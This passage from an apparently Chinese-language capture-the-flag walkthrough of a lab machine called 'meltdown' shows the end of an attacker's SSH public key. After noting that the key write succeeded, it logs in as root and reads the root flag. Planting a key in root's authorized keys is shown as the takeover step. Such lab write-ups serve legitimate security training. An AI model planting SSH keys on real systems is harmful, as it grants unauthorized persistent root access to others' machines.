ubusXDJwlx1HYttlNCYXpGfemprXe8LfPPSEp9KUvolY7fiJWIWVm22k/GuMA3mOyEQW/F4nD3eauGWP
MN9aHLrPuYF/oFENu0aVfjyNJgaGvnesWUtL4FesvmMHVIuwWEhXFjmhtf+HoqH9nPGmpPzN6405vbLu
n6TleCsKo24spJb8mdT8vwLw+9kv/w75uEcCgs1j1x2atboYnA/p9TuDW+yp1h8= root@kali
```

写入成功，直接ssh登陆

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh root@192.168.56.211
Linux meltdown 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Dec 30 06:58:24 2025 from 192.168.2.118
root@meltdown:~# id
uid=0(root) gid=0(root) groups=0(root)
root@meltdown:~# cat /root/root.txt
flag{root-3508528e639741db9ee8ba82ff66318b}
```